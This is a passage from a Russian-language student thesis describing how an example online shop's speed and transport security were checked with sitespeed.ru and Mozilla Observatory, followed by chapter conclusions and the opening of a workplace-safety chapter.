


Рисунок 2.12 – Встроенные Джава сертификаты безопасности

Вывод по главе: в этом разделе было разработано веб-приложение. Были добавлены меры защиты, такие как шифрования паролей, сертификат безопасности. Рассмотрены встроенные меры защиты фреймфорка Angular. Например, джава безопасность, встроенные SSL сертификаты и защиты от XSS CSRF атак.

3 Анализ защищенности веб-приложения

3.1 Постановка задачи

Для тестирования безопасности веб-приложения требуется приобрести доменное имя, поэтому в разделе показаны тестирования альтернативы моего интернет-магазина – https://carefood.kz/ на наиболее известных средствах.

Тестирования на безопасность является по сути попыткой взлома, что дает возможность обнаружить уязвимые места в СИБ и риски, которые они несут. Анализ на уязвимости позволяет оценить минусы интернет-магазинов, систематизировать их, также грамотно расставить приоритеты [11].

Если рассматривать упрощенную схему жизненного цикла защищенности, то мониторинг, анализ и тестирования проникновении занимают немаловажную часть.




Рисунок 3.1 – Жизненный цикл защиты веб-приложения

Тестирования буду производиться на следующих средствах:

– Сервис «sitespeed.ru» от компании Русоникс для анализа скорости;
– Сервис Observatory by Mozilla для выявления уязвимостей.

3.2 Онлайн-сервис «sitespeed.ru»

Данный сервис от компании Русоникс размещен для бесплатной оценки скорости загрузки сайта с 2001 года. А уже с 2010 года занимается исследованиями в сфере ускорения загрузки и работы веб-сайтов и приложении.

Данный сервис является бесплатным онлайн-сервисом [12].

В течении 2 секунд данный онлайн-сервис выдает краткий отчет. На рисунках показан результат тестирования скорости интернет-магазины.

Рисунок 3.2 – Результат тестирования скорости загрузки сайта

Общее время указывает на количество времени с момента обращения ресурса к сайту до конца загрузки страницы. В идеале данное время не должно превышать 2-3 секунд, но все зависит от содержимого и типа веб-приложения.




Рисунок 3.3 – Краткий отчет

Также можно получить полный отчет на почту. Отчет в тот же миг пересылается на указанную почту.




Рисунок 3.4 – Полный отчет

Содержание отчета:

1. Введение
2. Как мы считали
3. Результаты тестирования
4. Оценка скорости работы
5. Анализ первичной загрузки
6. Анализ содержимого
7. Рекомендации
8. Как профессионально ускорить сайт
9. О нас




Рисунок 3.5 – Результат тестирования




Рисунок 3.6 – Оценка скорости работы

Итоговая оценка скорости сайта составляет 82%. Общее время загрузки веб-приложения 5,61 секунд.

3.3 Сервис Observatory by Mozilla

Данный онлайн-сервис сканирует веб-приложение на наличие уязвимостей. Помимо своих результатов, при выборе дополнительных функции, добавляет к отчету аналитику с других сервисов анализа защищенности.




Рисунок 3.7 – Интерфейс сервиса

Дополнительные опции:

– Не включать мой сайт в общедоступные результаты;

– Принудительно выполнить повторное сканирование вместо возврата кэшированных результатов;

– Не сканируйте сторонними сканерами.

Также есть документация этого средства, что является удобным для разработчиков.

Продолжительность сканирования составляет менее чем 10 секунд. Отчет производится по четырем протоколам. Тестирует безопасность HTTPS, безопасность транспортного уровня (TLS, SSL) и безопасность сетевого протокола прикладного уровня.

Данный сервис рассматривает сетевую безопасность сайтов и работоспособность механизмов CORS, HPKP, HSTS и других. Также к отчеты дополнительно включены советы по улучшению безопасности и даже имеются ссылки на полезные материалы [13].

Отчет формируется на английском языке.




Рисунок 3.8 – Результат сканирования




Рисунок 3.9 – Результаты тестирования

При нажатие любого теста, сайт переходит на полезные материалы. Также оценивается процентное соотношение и рядом указаны причины оценивания.




Рисунок 3.10 – Безопасность транспортного уровня

Также указаны алгоритмы, применяемые в TLS-сессии.




Рисунок 3.11 – Алгоритмы сессионных ключей шифрования

При тестировании безопасности прикладного уровня генерируются рекомендации, а именно какие методы аутентификации надо удалить и какие шифрования не надо использовать.




Рисунок 3.12 – Рекомендации

Выводы по главе:

Для тестирования веб-приложения использованы 2 онлайн-сервиса.

Результаты:

Страница сайта довольно быстро загружается. Общее время загрузки, как и должно быть в идеале, не превышает 3-ч секунд;

Сканирования веб-приложения не выявил уязвимости, которые могут повлечь за собой взлом сайта.

Сканируемое веб-приложение удобен в использовании, и не требует сложных действии, что привлекает внимание пользователей.

4 Безопасность жизнедеятельности

4.1 Анализ потенциально опасных и вредных факторов, воздействующих на персонал

Эффективность работы приподняла определенные трудности, какие содержат в себе защищенность сотрудников от небезопасных условий, с опряженных с применением компьютерных технологий.

Проект имеет важное значение при разработке и реализации веб-приложения с системой электронного обучения. Этот раздел дипломного проекта состоит из следующего: анализ условий труда, выявление неблагоприятных факторов, влияющих на окружающую среду и разработка мер по обеспечению безопасности работника.

